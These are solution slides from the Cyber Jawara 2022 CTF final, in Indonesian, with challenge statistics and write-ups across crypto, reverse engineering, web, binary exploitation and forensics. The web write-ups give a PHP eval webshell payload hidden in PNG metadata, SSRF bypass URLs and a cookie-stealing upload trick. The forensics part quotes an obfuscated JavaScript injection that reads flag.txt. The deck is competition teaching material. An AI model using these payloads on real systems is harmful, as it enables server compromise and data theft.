Final Cyber Jawara 2022

Statistik & Solusi

Problem Setter

Cryptography

KXN	deomkicer
Tenjin	merricx
Mephisto	merricx

Problem Setter

Reverse Engineering

Madhang	KangGorengan
Aplikasi Apa Tuh?	KangGorengan
Flameware	lunashci
Spaghetti	lunashci
Mainframeware	vidner

Problem Setter

Web

PT Akasha Bijak Sentosa	cacadosman
List User as a Service	Yeraisci
Fetcheval	farisv
Upload Your Way	Yeraisci
CJCH	farisv
Experienced Wordpress Enjoyer	Yeraisci

Problem Setter

Binary Exploitation

Kusanagi Nene	Zafirr
Nakiri Ayame	Zafirr
OreApo	Zafirr

Problem Setter

Forensic

Kui R Kode ?	KangGorengan
Proxyfied	hanasuru
Remoted	hanasuru


Dynamic Scoring


Poin untuk suatu soal dihitung berdasarkan:

$$f(x) = \frac{b-a}{s^2}x^2 + a$$


x = jumlah tim yang menyelesaikan soal tersebut
a = 1000 (max point)
b = 300 (min point)
s = 15 (threshold)

Statistik


Score Distribution
Number of Users
15
12
9
6
3
0
<0 - 881
881 - 1762
1762 - 2643
2643 - 3524
3524 - 4405
4405 - 5286
5286 - 6167
6167 - 7048
Score Bracket


Solve Percentages per Challenge
Percentage of Users (%)
100
80
60
40
20
0
Madhang
Flameware
Fetcheval
Proxyfied
KXN
Tenjin
Spaghetti
CuCH
Remoted
OreApo
Mephisto
Challenge Name


Submission Percentages



88 right submissions

30 wrong submissions

Category Breakdown



First Solve

TCP1P

Soal Madhang, 9:05 WIB

First Solves

KXN (Crypto)	Ainge CTF, 15:01 WIB
Tenjin (Crypto)	Fidethus, 16:59 WIB
Mephisto (Crypto)	-
Madhang (RE)	TCP1P, 9:05 WIB
Aplikasi Apa Tuh ? (RE)	TCP1P, 9:12 WIB
Flameware (RE)	Boys Who Cry, 10:05 WIB
Spaghetti (RE)	Boys Who Cry, 11:42 WIB

Mainframeware (RE)	-
PT Akasha Bijak Sentosa (Web)	björk asal nganjuk, 13:40 WIB
List User as a Service (Web)	Fast Affine Projection, 14:22 WIB
Fetcheval (Web)	Boys Who Cry, 10:16 WIB
Upload Your Way (Web)	Boys Who Cry, 09:13 WIB
CJCH (Web)	-
Experienced Wordpress Enjoyer (Web)	-

First Solves

Kusunagi Nene (BinExp)	Happy Three Friends, 10:13 WIB
Nakiri Ayame (BinExp)	Boys Who Cry, 13:30 WIB
OreApo (BinExp)	-
Kui R Kode ? (Forensic)	TCP1P, 9:27 WIB
Proxyfied (Forensic)	Fast Affine Projection, 15:51 WIB
Remoted (Forensic)	-

Pembahasan

[Crypto] KXN

Author: deomkicer | **Point**: 1000 | **Solved by:** 1 team

- Seluruh nilai output yang diberikan oleh servis akan habis dibagi x karena x merupakan salah satu faktor dari n
- Nilai n dapat diperoleh dengan berbagai cara, salah satunya dengan menggunakan Binary Search
- Nilai k cukup besar, sehingga diharuskan untuk menghitung Discrete Log dari A pada dua *smooth prime* dimana A = output[0] / x, kemudian gabungkan kedua hasilnya dengan Chinese Remainder Theorem
- Setelah nilai k, x, dan n diketahui, proses bruteforce per 20-bit flag dapat dioptimalkan dengan menggunakan powmod prime terkecil, bukan menggunakan powmod n

[Crypto] Tenjin

Author: merricx | **Point**: 1000 | **Solved by:** 1 team

- Terdapat *timing-leak* pada *middleware* FastAPI yang memberikan total waktu eksekusi dalam 1 *request*.
- Fungsi hash menggunakan PBKDF yang sebenarnya adalah 2000 iterasi SHA1, hal ini mengakibatkan ada perbedaan waktu yang signifikan apakah fungsi ini tereksekusi atau tidak. Fungsi ini juga dapat di bypass menggunakan *hash-length-extension attack*.
- Karena kita bisa melihat perbedaan apakah fungsi hash dieksekusi atau tidak, hal ini dapat dimanfaatkan untuk dijadikan *padding-oracle*.

[Crypto] Mephisto

Author: merricx | **Point**: 1000 | **Solved by:** 0 teams

- Algoritma *signing* yang digunakan memiliki *flaw* pada *ephemeral-key* atau *nonce* yang digunakan, dimana K = X + H dan L = X ^ H, dimana X adalah *private-key* dan H adalah nilai *hash* dari pesan yang akan di *sign*.
- Hal tersebut menyebabkan adanya deterministik *nonce* yang jika kita mengetahui beberapa pasang signature, kita dapat me-*recover private-key* nya menggunakan algoritma *Lenstra-Lenstra-Lovasz*.
- Terdapat sedikit *twist* tambahan dimana pesan yang di-*sign* di random dari beberapa list. Kita dapat menemukan pesan yang benar dengan mendapatkan *public-key* dan melakukan *bruteforce verify* pada setiap kemungkinan pesan.

[RE] Madhang

Author: KangGorengan | **Point**: 300 | **Solved by:** 19 teams

- *Decompile binary*, input argumen dipanggil pada fungsi madhang
- Fungsi madhang melakukan XOR input dengan 0x7f lalu di bandingkan dengan *static value*
- XOR *static value* dengan 0x7f untuk mendapatkan flag.

[RE] Aplikasi Apa Tuh ?

Author: KangGorengan | **Point**: 300 | **Solved by:** 17 teams

- *Extract* file msi
- Didapat file disk1.cab, *extract* lagi file tersebut
- Didapat file electron asar file
- *Extract* asar file, didapat flag pada folder screenshot.

[RE] Flameware

Author: lunashci | **Point**: 972 | **Solved by:** 4 teams

- Sebuah Malware yang mengenkripsi file menggunakan "*Microsoft Enhanced RSA and AES Cryptographic Provider*" melalui Windows API
- Windows API ini di-*obfuscate* dengan cara melakukan API *Hashing* dan memanggil API ini menggunakan hash tersebut
- Kunci untuk dekripsi ini tersimpan didalam file malware, sehingga untuk dekripsi file dapat dilakukan dengan cara memanggil fungsi dekripsi milik Windows API menggunakan kunci ini.

[RE] Spaghetti

Author: lunashci | **Point**: 1000 | **Solved by:** 1 team

- Sebuah aplikasi Flag Checker yang melakukan komparasi inputan *user* dengan Flag yang asli. Fungsi komparasi dari aplikasi ini di-*obfuscate* menggunakan teknik *Control-flow Flattening* di tingkat instruksi *Assembly*.
- *Deobfuscation* dilakukan dengan cara melakukan *tracing* menggunakan *debugger* dan mengurutkan instruksi yang teracak menjadi bentuk semula.
- Setelah *deobfuscation* berhasil, dapat dilihat bahwa fungsi komparasi ini melakukan operasi *xor* ke inputan *user* menggunakan kunci yang di-*generate* menggunakan algoritma *fibonacci sequence* yang sedikit dimodifikasi, lalu membandingkan hasil operasinya dengan sebuah teks yang dienkripsi.
- Generate key sesuai dengan algoritma yang ditemukan, lalu lakukan dekripsi menggunakan operasi *xor*

[RE] Mainframeware

Author: vidner | **Point**: 1000 | **Solved by:** 0 teams :(

- *Extract* .deb package dari file pcap
- Didapat binary go stripped, *recover* symbol menggunakan GoReSym
- Setelah dilakukan *static-analysis*, dapat disimpulkan bahwa program membaca file pada *current directory* secara rekursif, mengenkripsi file dengan RC4, melakukan *upload* key beserta nama file menggunakan gRPC.
- *Parse* key dan nama filenya, lalu lakukan dekripsi pada file yang sudah diberikan
- *Load* pgdata dengan postgres lalu baca data yang ada dalam tabel mainframe

[Web] PT Akasha Bijak Sentosa

Author: Cacadosman | **Point**: 888 | **Solved by:** 5 teams

- Exploit new $a($b);
- Buat payload PNG menggunakan perintah **`convert xc:red -set 'Copyright' '<?php @eval(@$_REQUEST["a"]); ?>' positive.png`**. Langkah ini melibatkan pembuatan file gambar PNG yang berisi skrip PHP. Skrip PHP tersebut menggunakan fungsi eval() untuk mengeksekusi kode.
- Host payload PNG menggunakan ngrok: Ngrok adalah alat yang memungkinkan Anda untuk mengekspos server pengembangan lokal ke internet.
- Tulis payload MSL di **/index.php?module=Page&action=contact:** MSL singkatan dari **Magick Scripting Language**.
- (next slide)


[Web] PT Akasha Bijak Sentosa

Author: Cacadosman | **Point**: 888 | **Solved by:** 5 teams

- Brute nama folder berdasarkan timestamp menggunakan script dengan bahasa pemrograman python.
- Eksploitasi dengan melakukan request ke **/index.php?module=Imagick&action=vid:msl:/tmp/folder_name/***
  Langkah ini melibatkan penggunaan modul Imagick pada aplikasi dengan parameter **vid:msl**, bersama dengan nama folder yang ditebak pada langkah sebelumnya
- Akses shell di /uploads untuk mendapatkan flag

[Web] List User as a Service


Author: Yeraisci | **Point**: 972 | **Solved by:** 4 teams



- Soal ini menguji peserta untuk dapat mengidentifikasi tech stack beserta versi yang digunakan pada aplikasi.
- Aplikasi menggunakan framework Django versi 4.0.0 yang memiliki vulnerability di filter ***dictsort*** pada bagian Django Template (CVE-2021-45116) .
- Aplikasi memiliki fitur untuk list users dan menerima input dari user yang nantinya akan digunakan pada filter ***dictsort***.
- Untuk mendapatkan flag, peserta diharuskan untuk mendapatkan password dari user ***admin*** dengan cara melakukan sorting menggunakan ***user.password.<index>*** sebanyak 128 kali lalu menerapkan algoritma sederhana untuk mendapatkan password ***admin***.
- Referensi : https://www.sonarsource.com/blog/disclosing-information-with-a-side-channel-in-django/

[Web] Fetcheval

Author: farisv | **Point**: 988 | **Solved by:** 3 teams



- Soal ini menguji peserta untuk mengidentifikasi *URL parsing confusion* antara `url.parse` dan `fetch` pada Node.js versi terbaru (v19).
- Peserta dapat memberikan data URL pada aplikasi web untuk di-*fetch*. Jika *host* yang teridentifikasi saat `url.parse` adalah localhost atau 127.0.0.1, web akan melakukan eval pada elemen HTML tertentu.
- Ada beberapa solusi yang dapat digunakan:
  - `data:localhost/html,<div id='eval'>RCE</div>`
  - http://localhost%2eevil.com
  - http://localhost%65vil.com


[Web] Upload Your Way


Author: Yeraisci | **Point**: 997 | **Solved by:** 2 teams

- Soal ini menguji peserta untuk dapat mengidentifikasi tech stack beserta default config yang digunakan pada aplikasi.
- Aplikasi menggunakan ***apache2*** beserta ***libapache2-mod-wsgi-py3***.
- Secara default, Apache httpd tidak secara otomatis me-return ***Content-Type*** untuk file tanpa nama (namun dengan ekstensi) atau file dengan hanya titik sebagai nama.
- Apache httpd menggunakan ***mod_mime*** yang secara default tidak menetapkan ***Content-Type*** untuk file dengan nama hanya titik dan ekstensi.
- Chrome dalam kasus ini akan me-render response tanpa header ***Content-Type*** sebagai teks HTML.
- Solusi : peserta meng-upload file HTML dengan payload JS untuk steal cookie , menamakan file tersebut seperti contoh “.gif” lalu kirim URL uploaded file tersebut pada bot

[Web] CJCH

Author: farisv | **Point**: 1000 | **Solved by:** 0 team






- Aplikasi web yang diberikan adalah PHP yang dibuat dengan Laravel 8.x terbaru yang berjalan di PHP 7.x terbaru dengan *library* mPDF terbaru.
- Aplikasi ini menerima data registrasi ujian dan akan meng-*generate* PDF kartu ujian yang bisa diunduh peserta. Foto yang diunggah peserta juga akan dicetak di dalam PDF tersebut (menggunakan *library* mPDF).
- Terdapat *zero-day vulnerability* berupa *phar deserialization* (RCE) yang dapat dieksploitasi menggunakan gambar SVG.
- Detail mengenai eksploitasi tidak bisa dipublikasikan karena masih berupa *zero-day vulnerability* yang belum diperbaiki.

[Web] Experienced Wordpress Enjoyer

Author: Yeraisci | **Point**: 1000 | **Solved by:** 0 team



- Soal ini menguji peserta untuk dapat mengidentifikasi tech stack beserta 3rd-party app yang digunakan pada aplikasi.
- Aplikasi menggunakan versi terbaru dari Wordpress Core (6.1.1) beserta dengan 2 plugin yang juga menggunakan versi terbaru yaitu Give (2.23.2) dan Rollbar (2.6.3)
- Terdapat 0-day vulnerability berupa ‘Server-Side’ vulnerability pada plugin yang dapat di-trigger menggunakan ‘Client-Side’ vulnerability.
- Peserta dapat memanfaatkan code/component dari kedua plugin tersebut untuk trigger 0-day vulnerability di atas untuk mendapatkan flag.
- Detail mengenai eksploitasi tidak bisa dipublikasikan karena masih berupa *zero-day vulnerability* yang belum diperbaiki.

[BinExp] Kusanagi Nene

Author: Zafirr | **Point**: 923 | **Solved by:** 6 teams

- Terdapat buffer overflow yang disebabkan kurangnya pengecekan pada N, dimana jika n > 512 maka dapat overflow pada stack
- Diperlukan leak, sebab PIE dan ASLR hidup (stack cookie juga ada).Leak didapatkan dengan input N > 512 dan input non-digit pada saat diminta input angka. Scanf akan mengabaikan seluruh input setelah input non-digit.
- Setelah dapat leak tinggal melakukan ROP, tetapi perlu berhati2, sebab algoritma heapsortnya sendiri dapat merusak ordering dari ROPchain.

[BinExp] Nakiri Ayame

Author: Zafirr | **Point**: 988 | **Solved by:** 3 teams

- Kernel module sangat simple, kita dapat input sebuah struct yang terdiri dari 3 field, yaitu address_to_write, address_to_read, and length. Sejumlah length bytes akan dicopy dari address_to_read ke address_to_write.
- Disebabkan kaslr hidup, diperlukan leak terlebih dahulu. Ternyata, saat init kernel, option oops=panic tidak digunakan, sehingga jika terjadi oops (anggap aja segfault pada kernelspace), kernel tidak killed. Entropy kaslr hanya 9 bits, jadi butuh ~512 kali percobaan hingga dapat kernel address.
- Dari situ, kita dapat overwrite modprobe_path untuk membaca flag (common kernel exploitation technique)

[BinExp] OreApo

Author: Zafirr | **Point**: 1000 | **Solved by:** 0 teams

Art by rinrinz

- Copy operator tidak dioverride, sehingga pada saat copy sebuah object, akan dilakukan shallow copy. Shallow copy == copy pointer saja, tidak membuat object baru untuk masing-masing field pada class
- Terdapat flow program dimana sebauh object Nazuna/Haseshin dapat dijadikan “child” dari sebuah object Hinano. Method yang dipanggil adalah Hinano::add_child(T v) (T adalah template class). Method ini akan membuat copy dari object T yang diinputnya, pada kasus ini, shallow copy.
- Class Nazuna merupakan subclass dari Class Yakkai, dimana Class Yakkai memiliki protected field “secret”, yang merupakan pointer to char. Hal ini berarti saat dipanggil Hinano::add_child(Nazuna), pointer to “secret” tersebut akan ada 2.
- (Lanjut next slide)

[BinExp] OreApo

Author: Zafirr | **Point**: 1000 | **Solved by:** 0 teams

- Di C++, sebuah object akan otomatis didestruct saat keluar dari scope*, oleh karena itu Object Nazuna yang di pass ke Hinano::add_child akan didestruct sesaat sebelum return. Saat Object Nazuna di destruct, akan terpanggil juga destruct pada Yakkai (sifat inheritance), sehingga pointer char “secret” akan di delete (free).
- Akan tetapi, Object Nazuna tadi tetap dipush ke vector vtubers, sehingga kita mendapatkan dangling pointer (pointer yang menunjuk ke free memory), sebuah Use After Free!
- Setelah ini diperlukan kreativitas untuk solve, bisa house of botcake, overwrite vtable, etc. Tergantung kreativitas peserta

* Tidak berlaku untuk object yang menggunakan unique_ptr, reference count, dsb


[Forensic] Kui R Kode ?

Author: KangGorengan | **Point**: 300 | **Solved by:** 19 teams

- Buka gambar menggunakan stegsolve
- Didapat QR code berupa flag

[Forensic] Proxyfied


Author: hanasuru | **Point**: 1000 | **Solved by:** 1 teams



- Diberikan Flow log Mitmdump yang memuat HTTP *request* dari *Image metadata viewer web service*
- Sampling pada *payload* imagedata menunjukkan bahwa terdapat upaya eksploitasi menggunakan CVE-2021-22204 dengan exiftool sebagai *attack vector* nya
- Dilakukan proses eksfiltrasi pada DjVu tags yang mana memuat *perl command* yang terdiri atas deklarasi *obfuscated-bash command*
- Hasil *deobfuscation* menunjukkan bahwa terdapat eksekusi *time-based attack* dengan *n-delay* untuk mengecek apakah eksekusi *command* memuat karakter dari flag.txt
- Flag dapat diperoleh dengan melakukan *parsing* pada log Mitmdump menggunakan mitmproxy.io python-module dengan *constraint* response_time > 0.81s

[Forensic] Remoted


Author: hanasuru | **Point**: 1000 | **Solved by:** 0 teams



- Diberikan network packet capture yang memuat ESP & VNC traffic
- ESP packet hanya dapat didekripsi dengan IPSec session dari kedua connected client/server, sehingga penelusuran dilanjutkan pada protokol VNC. Terdapat anomali pada protokol VNC dimana service dijalankan pada Port 0. Hal ini dapat diatasi menggunakan **tcprewrite** dengan tujuan untuk melakukan rewrite port 0 ke 5900/5901 (default vnc port)
- Hasil VNC-replaying menunjukkan momen saat aktor melakukan leak terhadap IPSec session & mengeksekusi script exploit.py. Berdasarkan temuan tersebut, ESP packet dapat didekripsi sedemikian sehingga diperoleh HTTP traffic dari calculator web service

[Forensic] Remoted

Author: hanasuru | **Point**: 1000 | **Solved by:** 0 teams



Protocol	Length	Info
HTTP	614	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	614	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	614	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	630	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	630	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	614	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	614	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	726	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	406	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	1046	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	1254	POST /calculate HTTP/1.1 (application/x-www-form-urlencoded)

```
POST /calculate HTTP/1.1
Host: 172.168.8.10:3000
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 71747
Content-Type: application/x-www-form-urlencoded

ops=%5B%28%28~~%5B%5D-~%5B%5D%29%3C%3C%28%28~%5B%5D-~%5B%5D-~%5B%5D%29%3C%3C%28%28
~%5B%5D%29%3C%3C%2B%21%2B%5B%5D%29%29%29%2C%28%28%28%28%28%28%28%28%28%28%28%28~%5
~%5B%5D%29%3C%3C%2B%21%2B%5B%5D%29%29%5E%28%21%28%5B%5D%29%29%29%5E%28%21%28%5B%5D
~%5B%5D%29%29%5E~%5B%5D-~%5B%5D~~%5B%5D%29%5D%5B%5B%5B~~%5B%5D%5D%5B%2B%5B%5D%5D%5
~%5B%5D%29%3C%3C~~%5B%5D-~%5B%5D%29%29%29%5E%28%21%2B%5B%5D%29%5D%2B%5B%7B%7D%2B%7
~%5B%5D%5D%2B%5B%5B%5D%5D%5D%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5D~%5B%5D~~%5B%5D-~%
~%5B%5D%29%3C%3C~~%5B%5D-
~%5B%5D%29%29%5E%2B%21%2B%5B%5D%29%5D%2B%5B%21%21%5B%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D
~%5B%5D%5D%2B%5B%5B%5D%5B%5B%5D%5D%2B%7B%7D%5D%5B%2B%5B%5D%5D%5B~~%5B%5D%5D%2B%5B%
~%5B%5D-~%5B%5D%29%3C%3C~%5B%5D-~%5B%5D-~%5B%5D%29%29%29%5E~~%5B%5D-
```

- Analisis pada HTTP packet menunjukkan, bahwa actor mengirim request yang memuat sekumpulan *non-alphanumeric* JS script yang setelah dikaji lebih lanjut dapat di transcribe sebagai berikut:

  ```
  [x, y].map(Function('_','return this.process.mainModule.require(`fs`).readFileSync(`flag.txt`).toString().charCodeAt(_)')).reduce(Function('_','__',`return _ ${operrand} __`))
  ```

- Flag dapat diperoleh dengan mendeklarasikan beberapa constraint menggunakan Z3 SAT-solver dengan parameter indeks (x, y), operator, dan hasil numerik eksekusi web service